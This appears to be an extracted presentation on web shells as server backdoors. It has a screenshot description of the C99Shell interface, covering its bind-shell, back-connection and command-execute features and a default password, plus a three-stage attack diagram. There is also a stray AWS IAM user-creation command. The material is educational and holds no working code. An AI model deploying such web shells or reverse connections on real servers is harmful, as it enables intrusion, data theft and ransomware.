


```
James (aws)  \#2
/usr/local/bin $ aws iam create-user --cli-auto-prompt
--user-name: James
--user-name [string]: The name of the user to create.
```




Web Shells: A Shell-Like Backdoor


The image shows a screenshot of the C99Shell v. 1.0 pre-release build #17 interface. The interface is divided into several sections: a header with the software name and version, a system information section showing 'Software: Apache, PHP/5.2.17-0.ic-vip.0', 'uname -a: Linux #1 SMP Wed Aug 3 07:36:31 CEST 2011 x86_64', and 'Safe-mode: ON (secure)'. Below this is a navigation menu with options like [Home], [Back], [Forward], [UPDIR], [Refresh], [Search], [Buffer], [Encoder], [Tools], [Proc.], [FTP], [brute], [Sec.], [SQL], [PHP-code], [Self remove], and [Logout]. The main area contains configuration fields for 'Binding port:' (Port: 31373, Password: c99, Using PERL, Bind), 'Back connection:' (HOST: 10.10.30.20, Port: 31373, Using PERL, Connect), and 'Datapipe:' (HOST: irc.dalnet.ru:6667, Local port: 8081, Using PERL, Run). A 'Command execute' section has 'Enter:' and 'Select:' fields with 'Execute' buttons. Below the interface is a terminal window showing the output of the 'ls -lhas' command, listing files and their permissions, sizes, owners, and modification dates.



How Web Shells Get In



The Anatomy of a Web Attack



web shells



Impact

3

- Data breach
- Loss of system/data access
- Extortion of ransom
- Defacement

Escalation

2

- Malware uploaded on web server to establish presence
- Additional malware (payload) is executed to:
 - perform ransomware attack
 - exfiltrate data
 - harvest credentials
 - move laterally
 - escalate account access

Infiltration

1

- Web server or WAS vulnerabilities exploited to gain initial access
- E.g. SQL injection, stolen credentials, phishing

